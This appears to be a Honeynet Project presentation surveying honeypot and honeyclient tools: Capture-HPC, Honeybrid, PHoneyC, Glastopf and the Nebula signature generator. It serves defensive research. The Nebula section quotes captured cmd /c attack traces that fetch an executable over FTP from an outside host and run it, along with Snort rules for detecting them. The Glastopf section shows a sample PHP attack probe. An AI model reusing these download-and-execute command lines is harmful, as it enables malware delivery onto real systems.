
Updated Capture-HPC

- Leading high interaction client honeypot
- Java server that drives an automated real web browser to a suspect URL in a Win32 VM
- Categorizes URLs based on file / registry & process state changes and reports differences
- Multi-browser support (MS IE, FireFox, etc)
- Office documents, media files, extensions
- Exclusion lists for white listing activity

Capture Client Honeypot Architecture



Hybrid Honeypot Instrument



© VUW, 2008

The HoneyNet PROJECT®

TO LEARN THE TOOLS, TACTICS AND MOTIVES
INVOLVED IN COMPUTER AND NETWORK ATTACKS,
AND SHARE THE LESSONS LEARNED

 Search

PROJECT@HONEYNET.ORG

[Help/Guide](#) | [About Trac](#) | [Preferences](#)

Wiki

Timeline

Roadmap

Browse Source

View Tickets

Search

[Start Page](#) | [Index](#) | [History](#) | [Last Change](#)

Capture-HPC Client Honeypot / Honeyclient

On September 2nd 2008, we have released a new 2.5.1 version of Capture-HPC. Please refer to the [Releases](#) for details.

Capture is a high interaction [client honeypot](#) (also called [honeyclient](#)). A client honeypot or [honeyclient](#) is a security technology that allows one to find malicious servers on a network. Capture identifies malicious servers by interacting with potentially malicious servers using a dedicated virtual machine and observing its system state changes. If an system state change is detected, since no other activity occurs on the dedicated client machine, the server Capture interacted with is classified as malicious.

High level overview of Capture:

- Capture [Server/Capture?](#) Client architecture allows one to control numerous Capture clients on the localhost as well as remote hosts.
- Capture's monitors are able to observe the file system, registry, process of a system on a kernel level.
- Architecture allows Capture to drive various http aware client application. This includes a variety of browsers, but also various office applications and media players.
- Centralized logs keep track of which links have not been visited and which have, server

<https://projects.honeynet.org/capture-hpc>

David Watson (david@honeynet.org.uk)

Honeybrid: Hybrid Honeygot Framework

- [Description](#)
- [Download](#)
- [Documentation](#)
 - [Background](#)
 - [Installation](#)
 - [Configuration](#)
 - [Case study](#)
- [Development](#)
 - [Developers](#)
 - [Google Summer of Code](#)
 - [Adding a module](#)
 - [To do list](#)

Description

Honeybrid is a network application built to:


1. Deploy and administrate honeynets,
2. Provide the hybrid functionality of combining low and high interaction honeypots.

The first functionality works through a **Decision Engine** that allow users to precisely filter incoming traffic based on multiple criteria, such as source IP or payload content, and a **Control Engine** that automatically limits outgoing traffic to prevent compromised honeypots from attacking external hosts.

The second functionality works using a **Redirection Engine** that transparently redirects live network sessions (TCP or UDP) from one primary destination host to a secondary destination host using a replay process.

<http://honeybrid.sourceforge.net/>

Category	Inspected Hosts	Inspected URLs
Adult	16,375	33,999
Music	13,106	49,269
News	21,188	47,224
User Content	24,331	45,835
Warez	23,530	44,870
Defacement/Vuln	4,844	5,151
Sponsored Links	17,179	42,092
Typo	22,902	22,912
Spam	5,481	11,460
Total	148,936	302,812




Know Your Enemy (KYE) “Malicious Websites”:

<http://www.honeynet.org/papers/mws/>

HI Scalability Challenges

- Difficult given the scale of the Internet!
- Workload distribution over multiple VMs / servers
- Client Visitation Schemes (URLs/day per VM)
 - **Sequential scheme** (2560/day)
 - **Divide-and-conquer scheme** (20600/day)
 - **Bulk scheme** (15867/day)
- Timeouts and performance tuning
- Rapid disk imaging and reversion helps
- Impractical without very large server farms



Updated PHoneyC

- Pure Python low interaction (LI) honeyclient
- Safer than high interaction client honeypots (no follow on attacks), fast and scalable
- Initially lacked many elements of real web browser, so opportunities to detect or bypass
- Big improvements in **DOM Emulation**
- Now more realistic browser behaviour
- Chinese students Geng Wang and Zhijie Chen



Updated PHoneyC

- Javascript engine based on SpiderMonkey, Mozilla implementation of JavaScript Engine
- **HoneyJS**: a bridge between Python and SpiderMonkey, wraps subset of its APIs
- HoneyJS based on python-spidermonkey



Updated PHoneyC

- Can easily change browser **personalities**
- Default personalities:
 - Internet Explorer 6.1 (Windows XP)
 - Internet Explorer 7.0 (Windows XP)
 - Internet Explorer 8.0 (Windows XP)
 - Internet Explorer 6.0 (Windows 2000)
- Easy to add new personalities



Updated PHoneyC

- Easy to write Python vulnerability modules
- Mock ActiveX controls and browser plugins
- Supports multiple versions of ActiveX controls
- Uses LibEMU for shellcode detection, execution and profiling (inspired by Nepenthes / Dionaea)
- PDF document parsing and Javascript shellcode extraction



Updated PHoneyC

- Moved to more flexible XML-based output
- Python data structure from XML Schema document
- Still a work in progress, expect breakage!
- Created interesting ideas for GSoC 2010 and beyond

**phoneyc***python honeyclient* Search projects[Project Home](#)[Downloads](#)[Wiki](#)[Issues](#)[Source](#)[Summary](#) | [Updates](#) | [People](#)

pure python honeyclient implementation


a honeyclient is designed to give insights into malicious web sites, including the exploits on the page and their consequences.

features

- understands useful HTML tags for remote links
 - hrefs, imgs, etc ...
 - also iframes, frames, etc
- understands scripting languages
 - javascript (through spidermonkey)
 - visual basic script (through vb2py)
 - supports deobfuscation, remote script sources
- ActiveX vulnerability "modules" for exploit detection
- supports multiple detection methods for a page
 - AV detection via ClamAV
 - vulnerability modules

Status

builds are not as clean as we would like and this is our number one priority right now.

[★ Star this project](#)**Activity:**  [Medium](#)**Code license:**[GNU General Public License v2](#)**Labels:**[python](#), [honeyclient](#), [phoneyc](#)**Feeds:**[Project feeds](#)**Owners:**[angelo.dellaera](#), [joyanlj](#),
[jose.monkey.org](#)**Committers:**[chengyu.song](#), [cnpkwang](#),
[neha.hbti.it](#), [zhanghuilin2010](#)[People details »](#)

<http://code.google.com/p/phoneyc>

David Watson (david@honeynet.org.uk)



Glastopf Web Honeypot

- Minimalistic web server written in Python
- Scans incoming HTTP request strings
- Checks for remote file inclusion (RFI), local file inclusion (LFI) and SQL Injection
- Signatures and dynamic attack detection
- Attempts to download attack payloads
- Search keyword indexing to draw in attackers
- MySQL database plus web console
- Surfnet.nl data upload plugin



[HOME](#) | [THE PROJECT](#) | [CONTRIBUTORS](#) | [ABOUT US](#) | [TOOL](#) | [REPOSITORY](#)

Glastopf Project

updated by [Lukas Rist](#) on December 1, 2009

Glastopf is a HoneyPot which emulates thousands vulnerabilities to gather data from attacks targeting web applications. The principle behind it is very simple: Reply the correct response to the attacker exploiting the web application. The project has been kicked off by [Lukas Rist](#) around one year ago and the results we are got during this time are very promising and an incentive to put even more effort in the development of this unique tool. Read the [tool description](#) for further informations.

We are working together with different peoples, organizations and institutions to get the best from the collected data. Find out more about [collaborating](#) with the project.

MEDIA COVERAGE

darkREADING: [New HoneyPot Mimics The Web Vulnerabilities Attackers Want](#)

CURRENT PROJECT

At the moment I am tweaking the [vulnerability emulator](#)

FUTURE PLANS

Set up a public web interface to the central database

CONTACT

See the [team page](#)

MISCELLANEOUS

[QR code](#) for this page
[Legal Notice](#)
[Support Us!](#)

<http://glastopf.org>

David Watson (david@honeynet.org.uk)



The HoneyNet Project

[Home](#)

Navigation

- [About us](#)
- ▼ [Blogs](#)
 - ▷ [Honeynet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▼ [Google SoC 2010](#)
 - [GSoC Overview](#)
 - [GSoC Proposed Ideas](#)
 - [GSoC Org Application](#)
 - [GSoC Student Template](#)
- [Latest images](#)

Internal

Know Your Tools: Glastopf - A dynamic, low-interaction web application honeypot

Mon, 11/15/2010 - 06:20 — christian.seifert

Our "Know Your Tools: Glastopf - A dynamic, low-interaction web application honeypot" whitepaper was released on November 15th 2010 as a PDF. You can download the full paper from the link below.

Paper abstract

Currently, attacks against web applications make up more than 60% of the total number of attempted attacks on the Internet. Organizations cannot afford to allow their websites be compromised, as this can result in serving malicious content to customers, or leaking customer's data. Whether the particular web application is part of a company's website, or a personal web page, there are certain characteristics common to all web applications. Most people trust in the reliability of web applications and they are often hosted on powerful servers with high bandwidth connections to the Internet. Considering the large number of attacks and knowing the potential consequences of successful break-ins, we decided to put a bit more effort into the development of honeypots to better understand these attacks.

In this paper, we introduce Glastopf, a low-interaction web application honeypot capable of emulating thousands of vulnerabilities to gather data from attacks that target web applications. The principle behind it is very simple: reply to the attack using the response the attacker is expecting from his attempt to exploit the web application. We provide an overview of the attacks on web applications, describe examples collected with Glastopf, and discuss possible usages of data collected.

Paper last updated November 15th 2010

PDF Sha1: 284cfd1359cad31ea567b00f74189d4f (KYT-Glastopf-Final_v1.pdf)

http://project.honeynet.org/papers/KYT_Glastopf

Know Your Tools:



A dynamic, low-interaction web application honeypot

The HoneyNet Project

<http://www.honeynet.org>

Author: [Lukas Rist](#)

Co-authors: Sven Vetsch, Marcel Koßin, Michael Mauer

Last Modified: *Tuesday, 26th October 2010*

1 Introduction and Motivation

Currently, attacks against web applications make up more than 60% of the total number of attempted attacks on the Internet [4]. Organizations cannot afford to allow their websites be compromised, as this can result in serving malicious content to customers, or leaking customer's data. Whether the particular web application is part of a company's website, or

http://project.honeynet.org/papers/KYT_Glastopf

THE HONEYNET PROJECT® | KYT Paper




Figure 1: General functionality overview

To generate a valid reply, we have to know every detail about the attack. The full request consists of three parts as shown below. The first two components, the method and actual request, are relevant for us.

```
GET http://www.example.com/folder/index.html HTTP/1.1
```

http://project.honeynet.org/papers/KYT_Glastopf








Figure 2: Flowchart of how an attack gets handled by Glastopf.

http://project.honeynet.org/papers/KYT_Glastopf


[Dashboard](#)
[Raw Data](#)
[Statistics](#)
[Search](#)
[Admin](#)
[Logout](#)




Number of unique hits since installation: **20757** | Gathering data for **3 months 3 weeks 5 days**.



Last 5 attacks [\(Show all\)](#)

	(Indonesia)	125.1	1 minute 19 seconds	Q
	(Taiwan, Province of China)	60.25	1 minute 20 seconds	Q
	(Korea, Republic of)	222.2	5 minutes 47 seconds	Q
	(Korea, Republic of)	222.2	18 minutes 55 seconds	Q
	(Indonesia)	125.1	24 minutes 47 seconds	Q

Top 5 IP addresses

(Serbia and Montenegro)	91.1	<div><div></div><div></div><div></div><div></div><div></div></div>	5379	296	18.17	Q
(Serbia and Montenegro)	91.1	<div><div></div><div></div><div></div><div></div><div></div></div>	4825	207	23.31	Q
 (Mexico)	201	<div><div></div><div></div><div></div><div></div><div></div></div>	1167	26	44.88	Q
 (Korea, Republic of)	203	<div><div></div><div></div><div></div><div></div><div></div></div>	663	385	1.72	Q
 (Germany)	78.1	<div><div></div><div></div><div></div><div></div><div></div></div>	635	607	1.05	Q

Last 5 remote files [\(Show all\)](#)

	Tools
http://ab...hp.txt???	Q
http://h1...s/topics/templates/sken/id1(feelcomz).txt?	Q
http://bw...pages/r8_c11.gif???	Q
http://ko...Dewa19_Bot.txt????????????????	Q
http://tia.../id2.txt??	Q

http://project.honeynet.org/papers/KYT_Glastopf

David Watson (david@honeynet.org.uk)

5.2 Writing Plug-Ins

This section provides a short description of how to write a data handling plug-in for the Glastopf web honeypot.

Writing data handling plug-ins is very easy - the first step should be a brief look at the existing plug-ins in `plugins/`. `mysql.py` and `postgresql.py` should give you a good example how to write plug-ins writing into a database. `rawout.py` is another good example of what you can do with data collected with Glastopf.

Every data handling plug-in gets loaded in `modules/datahandler.py`

```
# dataplugins contains all plug-ins the user defined in the configuration
file to be loaded.
dataplugins = plugins_opts
dataplugins.split(",")
datapluginlist = []
for plugin in dataplugins:
    pluginname = plugin.strip().partition(".py")[0]
    # now we import all plug-ins
    importname = __import__(pluginname)
    datapluginlist.append(importname)
```

After that, all the data gets passed over to every loaded plug-in:


```
if datapluginlist:
    for plugin in datapluginlist:
        data = method, domain, sourceip...(and some more)
        # we are calling the dbwrite function from every loaded plug-in
        # and passing the data
        plugin.dbwrite(data)
```

http://project.honeynet.org/papers/KYT_Glastopf

6.2 New Vulnerability Emulator

The biggest shortcoming of previous versions of the Glastopf vulnerability emulator is the huge dependency on patterns to replace variables in echo() calls. To improve this we had to go deeper into the file. Now we replace only the PHP build-in function calls then we take the variables containing the function's return values and replace them with the value if they get called. The following example demonstrates this concept.

```
<?php
function ohce($message) {
    echo($message);
}
echo "Successful hacked!<br />";
$un = @php_uname();
ohce("uname -a: $un<br />");
?>
```



http://project.honeynet.org/papers/KYT_Glastopf



Updated Nebula


- Argos or Nebula low interaction honeypot waits for exploit attempts (or CLI input too)
- Honeypot passes attack trace to daemon
- Nebula attempts to automatically derive IDS signature within a few seconds
- Signature made available to Snort IDS
- Core designed for good performance
- Signature accuracy increases as attack volumes increase



Nebula

Network Intrusion Signature Generation

- 1 Sensors detect and capture attacks
- 2 Automated data classification
- 3 Identification of invariant parts
- 4 Signature composition
- 5 Translation into a useable format





Nebula

Details

- Consider syntactical information only
- One pattern per attack family
- Computing a signature must not take more than a few seconds
- Signature get updated as more info becomes available

Example

```
cmd /c echo open 192.168.1.100 17713 >> ii &echo user 1 1 >> ii &echo get smc.exe >> ii
&echo bye >> ii &ftp -n -v -s:ii &del ii &smc.exe
```

```
cmd /c echo open 0.0.0.0 29221 >> ii &echo user 1 1 >> ii &echo get crsss.exe >> ii
&echo bye >> ii &ftp -n -v -s:ii &del ii &crsss.exe
```

```
cmd /c echo open 192.168.176.184 39354 >> ii &echo user 1 1 >> ii &echo get aglopmn.exe >> ii
&echo bye >> ii &ftp -n -v -s:ii &del ii &aglopmn.exe
```


Signature

```
alert tcp any any -> $HOME_NET 8555 (msg: "nebula rule 2000001 rev. 1";\
  content: "cmd /c echo open "; offset: 0; depth: 17;\
  content: "exe >> ii &echo bye >> ii &ftp -n -v -s:ii &del ii &"; distance: 55; within: 139;\
  sid: 2000001; rev: 1;)
```

nebula




nebula - An Intrusion Signature Generator

Nebula is a network intrusion signature generator. It can help securing a network by automatically deriving and installing filter rules from attack traces. In a common setup, nebula runs as a daemon and receives attacks from honeypots. Signatures are currently published in [Snort](#)  format.

The code was written to be fast. A signature is not of much value if the generation process takes hours or days. With nebula, you should get a first revision within a few seconds. As more attacks of a kind are submitted, signatures get better and nebula publishes updated revisions.

The example signature below was generated by nebula for FTP downloads as part of multi-stage attacks.

```
alert tcp any any -> $HOME_NET 8555 (msg: "nebula rule 2000001 rev. 1"; \
content: "cmd /"; offset: 0; depth: 5; \
content: " echo open "; distance: 1; within: 17; \
content: ">> ii &echo user 1 1 >> ii &echo get "; distance: 13; within: 70; \
content: ">> ii &echo bye >> ii &ftp -n -v -s\;ii &del ii &"; distance: 2; within: 107; \
sid: 2000001; rev: 1;)
```

Nebula successfully generated signatures for input from [honeytrap](#) and [argos](#) . Feeding it with input from other sources is not very difficult, though. The code archive contains a [command line client](#) which submits data from files to a nebula server. It makes use of the [nebula library](#) and can be taken as a reference implementation for extensions to other sensors.

Naviagation

[Concept](#)
[Download](#)
[Installation & Configuration](#)

[Daemon](#)
 [Client Library](#)
 [Command Line Client](#)
 [Snort Preprocessor](#)


Contact

Latest Release

Version 0.2.3: This release of the nebula intrusion signature generator introduces several bugfixes and improvements.

<http://nebula.carnivore.it>

